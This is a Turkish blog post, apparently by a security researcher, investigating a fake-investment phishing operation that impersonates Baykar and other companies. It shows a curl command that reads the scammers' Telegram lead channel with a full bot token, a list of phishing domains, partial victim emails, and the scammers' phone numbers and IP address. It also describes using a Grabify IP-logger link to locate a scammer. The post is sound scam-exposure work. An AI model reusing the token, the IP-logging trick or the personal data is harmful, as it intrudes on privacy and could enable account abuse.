
```
mertrix -- zsh -- 204x54
curl -X POST "https://api.telegram.org/bot6969380767:AAEzn4UjPEvG8kgVfPL4eCSXh7b7VGW4tVE/getUpdates" -d "chat_id=-1001865424957" | jq
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload  Total   Spent    Left     Speed
100 2802    100 2780    100    22    4728    37  --:--:-- --:--:-- --:--:-- 4765

{"ok": true,
 "result": [
  {
    "update_id": 389977702,
    "message": {
      "message_id": 43971,
      "from": {
        "id": 5702596225,
        "is_bot": false,
        "first_name": "Traffic Lab |VL|",
        "username": "TrafficLabs"
      },
      "chat": {
        "id": -1001865424957,
        "title": "LEADS",
        "type": "supergroup"
      },
      "date": 1711641322,
      "message_thread_id": 43933,
      "reply_to_message": {
        "message_id": 43933,
        "from": {
          "id": 6969380767,
          "is_bot": true,
          "first_name": "TGTraff",
          "username": "inGTraff_bot"
        },
        "chat": {
          "id": -1001865424957,
          "title": "LEADS",
          "type": "supergroup"
        },
        "date": 1711632643,
        "text": "\n* Phone: \n* full_name: Aleš \n* Email: catherine @eol.com\n* ip: 84.245. \n* pixel_id: \n* landing: http://siglobalnews.online/?_lp=1?_p=2101670563514027&c=1\n* lan ding_name: SK_SlovNaft-p\n* country: SK",
        "entities": [
          {
            "offset": 45,
            "length": 23,
            "type": "email"
          },
          {
            "offset": 76,
            "length": 14,
            "type": "uri"
          },
          {
            "offset": 117,
            "length": 56,
            "type": "uri"
          }
        ]
      }
    }
  }
]
```

	A	B	C	D	E
1	Phishing websites		Targeted Companies w/ Country Codes		Victim E-mails
2	http://24main.news		CZ_Bitsoft-p		@mailcom
3	http://allinone-news.com		EN_BitGPT-p		adriana. @gmail.com
4	http://ca-ai-world.pro		EU_Quantum-p		alex @centrum.sk
5	http://ca-profit-ai.com		HU_ImmediateConnect-p		alige @hotmail.com
6	http://hurriyet-tr.today		Ru_legion-g		ana @gmail.com
7	http://inone-news.com		SI_Petrol-l		ayem @yahoo.com
8	http://news-online.pro		SK_SlovNaft-p		aylin @gmail.com
9	http://news-online.wiki		TR-EU_Bosphorus-t		aysel @hotmail.com
10	http://news-proff.pro		TR_Baykar-l		cance @gmail.com
11	http://news-sheet.today		TR_Baykar-p		cihan @hotmail.com
12	http://official-tr-news.today		TR_Bosphorgaz-p		cure @gmail.com
13	http://sk-slnft.site		TR_Bosphorus-t		dogan @gmail.com
14	http://tr-bsfr.pro		TR_Kalyon-t		efehan @hotmail.com
15	http://tr-haberler.today				ejder @gmail.com
16	http://tr-inf.com				ekremc @gmail.com
17	http://tr-inform.com				fatma @gmail.com
18	http://tr-pro.info				fena @hotmail.com
19	http://turkeynews.info				fidan @gmail.com
20	https://ch-back-ltd.com				fm @gmail.com
21	https://tr-bkr.com				@ss.ss
22	https://tr-byr.com				gabriel @gmail.com
23	https://news-inform.site				gyulai @gmail.com
24	https://baslangicnoktasi.online/				halil @gmail.com
25	https://proinfo-trader.site				havas @gmail.com
26	https://bilgi hazinesi.online/				hilul @gmail.com
27	https://xn--hayalmezar-6ub.online				hjl @dsd.dd
28	https://moniwise.info				h @gmai.com
29					jancobalog17@gmail.com

Kanalda yer alan kullanıcıların profillerine ve aralarında geçen yazışmalara baktığımda Rus mu yoksa Ukraynalı mı olduklarına kanaat getirmekte zorlandığım için son kararı Deepl çeviri uygulamasına bırakmaya karar verdim. Deepl, tüm bu metinlerin Rusça olduğunu belirtti. Bu kullanıcılar gerçekten bu ortalama sitelerini kuran, operasyonunu yürüten kişiler miydi yoksa sadece

tehdit aktörlerine Telegram Botu hizmeti sağlayan aracı hizmet sağlayıcısının yöneticileri miydi bu kısımdan çok emin olamadım.



2024 yılının Temmuz ayına kadar dolandırıcıların ortalama amacıyla kullandığı web sitelerini yakın takibe aldıktan sonra bu web sitelerindeki formlara dolandırıcılarla iletişim kurabilmek için telefon numaramı girmeye başladım.

moniwise.info/hc

Hack 4 Career, Inf... LinkedIn Mert SARICA (mer... Inbox - mert.saric...

BAYKAR çevrimiçi

Yaşınız

18 yaş altı

18 - 25

26 - 45

46 - 60

60 yaş üstü

26 - 45 20:26

Yukarıdaki kategorilerden herhangi birine giriyor musunuz?

Emekli

Engelli kişi

Üç veya daha fazla çocuklu aile

Hayır

Hangi amaçlarla ek pasif gelir elde etmek istersiniz?

Emekli 20:26

Yeni bir ev/araba satın almak

Büyük bir finansal "yastık" yapın

Bir iş kurmak

moniwise.info/hc

Hack 4 Career, Inf... LinkedIn Mert SARICA (mer... Inbox - mert.saric...

BAYKAR çevrimiçi

Emekli 20:26

Hangi amaçlarla ek pasif gelir elde etmek istersiniz?

Yeni bir ev/araba satın almak

Büyük bir finansal "yastık" yapın

Bir iş kurmak

Borçları ödeyin

Allerjenik ihtiyaçlarınızı karşılayın

Kendinizi enflasyon ve devalüasyondan koruyun

Diğerleri

Yeni bir ev/araba satın almak 20:26

Yatırım yapma konusunda deneyiminiz var mı?



Evet

Hayır

Yalnızca kripto para birimleri

Hayır 20:26

Hedeflerinizi kapatmak için ne kadar pasif gelire ulaşmayı planlıyorsunuz?



Teşekkürler. Başvurunuz kabul edildi.

En kısa zamanda danışmanınız size dönüş sağlayacaktır. Danışman aramasını kaçırmayınız.

Başa dön



1. Dolandırıcılık Girişimi

Takvimler 22 Temmuz 2024'ü gösterdiğinde +90 539 100 81 28 numaralı cep telefonundan kendisini müşteri danışmanı olarak tanıtan Derin isimli bir kişiden doldurduğum forma istinaden WhatsApp mesajı aldım.



Amerika'da yaşadığım ve Türkiye ile saat farkı 7 saat olduğu için dolandırıcı ile iletişim kurmak zaman zaman zor oldu. Özellikle dolandırıcı Türkiye saati ile 9/6 çalıştığı (fazla mesai yapmayan bir meslek dalı :) ve benimle iletişim kurmayı sabah saatlerinde yapmayı tercih ettiği için benim saatiime göre çoğu görüşmemiz gece saat 02:00'dan sonra gerçekleşti. Amacım bu dolandırıcılık çarkını ortaya çıkarmak olduğu için gecenin körü de olsa tüm çağrılarını büyük bir motivasyonla yanıtlamayı başardım.

Dolandırıcı ile 23 Temmuz 2024 tarihinde yaptığım WhatsApp görüşmesinde, hisse alım satımı gerçekleştirebilmek için öncelikle mobil cihazıma bir uygulama yüklemem gerektiğini ve bunun için de [https://appzone\[.\]mastercapital\[.\]info/#/auth/login](https://appzone[.]mastercapital[.]info/#/auth/login) web adresini ziyaret etmem gerektiğini belirtti. Her ne kadar dolandırıcı bunu mobil uygulama olarak adlandırırsa da işin aslında bunun bir Progressive Web Apps (PWA) web uygulaması olduğunu gördüm.





pzone.mastercapital.info



2



Master Capital



Email



Password



[Forgot password?](#)

Sign In

Create Account

Web uygulamasına giriş yaptığımda karşılaştığım ekranlar Kripto Para Dolandırıcıları başlıklı yazıma konu olan sahte borsaya oldukça benziyordu. Farklı olan kısım, dolandırıcılar tarafından uygulamada yer alan sembol listesine sahte Baykar hisse senedi sembolünü (BAYKR-IST) eklemiş olmalarıydı.



pzone.mastercapital.info



2



Welcome
Osman T.

426338



Balance

\$0.00

Equity

\$0.00

Margin


\$0.00

Free Margin

\$0.00

Credit

\$0.00



Recent Transactions

No data at the moment



Wallet



Trade



Accounts



News



Analysis



Settings



pzone.mastercapital.info



2



Sembol	Satış	Alış	Makas	
↓ RCOFFE-MAY...	0.00	0.00	-	☆
↓ DAX-SEP24	18,597.00	18,599.00	200	☆
↓ NSDQ-MAR24	17,874.63	17,875.38	75	☆
↓ NSDQ-SEP24	19,911.35	19,912.10	75	☆
↓ SP-SEP24	5,595.50	5,595.75	25	☆
↓ DXY-SEP24	0.000	0.000	-	☆
↑ COPP-JUL24	4.1327	4.1362	35	☆
↑ COPP-AUG24	4.1326	4.1361	35	☆
↑ SI-JUL24	28.742	28.771	29	☆
↑ SI-AUG24	28.769	28.794	25	☆
↑ PLAT-JUL24	944.07	952.12	805	☆
↑ PLAT-AUG24	947.36	948.61	125	☆
↓ PALLADSEP24	875.05	896.10	2105	☆
↓ GC-JUL24	2,384.597	2,390.402	5805	☆
↓ GC-AUG24	2,387.697	2,392.902	5205	☆
↓ BAYKR-IST	69.12	69.32	20	☆



Fiyatlar



Grafik



İşlem



Geçmiş



Ayarlar



Wallet



Trade



Accounts



News



Analysis




Settings

Görüşmenin devamında dolandırıcı, bu borsaya para gönderebilmem ve sözde Baykar hissesini satın alabilmem için benden paylaşmış olduğu banka hesaplarına para transferi yapmam gerektiğini söyledi. Ana amacım hem dolandırıcıların yöntemini öğrenmek hem de WhatsApp Dolandırıcıları başlıklı yazımda yaptığım gibi kötüye kullanılan banka hesap bilgilerini öğrenip banka yetkilileri ile paylaşmak olduğu için bir mizansen kurgulamaya karar verdim.

Benimle harcadıkları her bir dakikanın, masum vatandaşları dolandırmak için ayıracakları zamandanın eksildiğini bildiğim için mizansenin uzun ve gerçekçi olmasına gayret ettim.

Büyük bir hevesle para transferi yapmaya çalışan ama sürekli hata alan bir kurban rolüne büründükten sonra dolandırıcıya hata aldığımı belirttim. Dolandırıcı da bir zaman sonra yeni bir banka hesap bilgisini benimle paylaştı. Ben de vakit kaybetmeden elde ettiğim bilgileri banka yetkilileri ile paylaştım.





Dolandırıcı



██████ bankası doğrulama için şubeye
gitmemi istiyor kimlik için

05:47 ✓✓

Uzun süredir hesap kapalı olduğu için

05:47 ✓✓

Peki nasıl bir yol izleyelim Osman Bey

05:49

Yakınlarınızda ██████ bankası varsa
gidebilme ihtimaliniz var mı ?

06:22

Yada şöyle söyliyim sizin için daha kolay
olması adına

06:26

Görüntülü arama sağlayarak doğrulama
işleminizi de yapabilirsiniz aslında

06:26

Osman Bey ben sizin için yeni bir banka
talep ettim

06:53

birde burdan deneyebilir misiniz ?
bakalım yine aynı hatayı alacak mıyız ?

06:53



Missed voice call

Tap to call back


06:56

Haber vereceğim, bir görüşmedeyim
Derin Hanım.

07:11 ✓✓

Yeni banka ile deneriz.

07:11 ✓✓



Aldığım hatalardan yaka silken Derin isimli dolandırıcı beni vakit kaybetmeden bankaların internet/mobil şube ekranları konusunda çok daha bilgili ve tecrübeli olduğunu düşündüğüm Demir isim dolandırıcıya (+90 539 105 14 31) yönlendirse de şans pek yüzüne gülmedi.

IP Tespiti

Görüşmenin ilerleyen dakikalarında benimle WhatsApp üzerinden iletişim halinde olan dolandırıcının IP adresini öğrenmek için Grabify IP Logger uygulamasından faydalanmaya karar verdim.

Grabify üzerinde, ziyaret edildiğinde X bir bankanın SIM kartı bloke kaldırma sayfasına yönlendiren bir bağlantı adresi (link) oluşturduktan sonra bunu dolandırıcı ile paylaştım. Sohbetin gidişatına göre doğru zamanda bağlantı adresini dolandırıcıya gönderdiğim için çok geçmeden dolandırıcının IP adresini ve bağlandığı şehri Grabify üzerinden tespit edebildim.

(93.182.105.132 – Mersin)



Dolandırıcı



Kusura bakmayın bende geç dönüş
sağladım hattayım bende, işiniz biter
bitmez haber verin yeni banka ile deneriz

2:15 PM

Tamamdır, [redacted] :i de bir tekrar
deneyeceğim size dönmeden önce son
kez belki çalışır.

2:19 PM ✓✓

İbandan sorun olduğunuzu düşünmenizi
istemem

2:20 PM

Bundan kaynaklı yeni iban istedim

2:20 PM

görüşmeniz bittiğinde yazın bana birlikte
yeni ibana transfer işlemini deneyelim

2:20 PM

Eski ibana gönderim yapmayın onu
pasife aldım

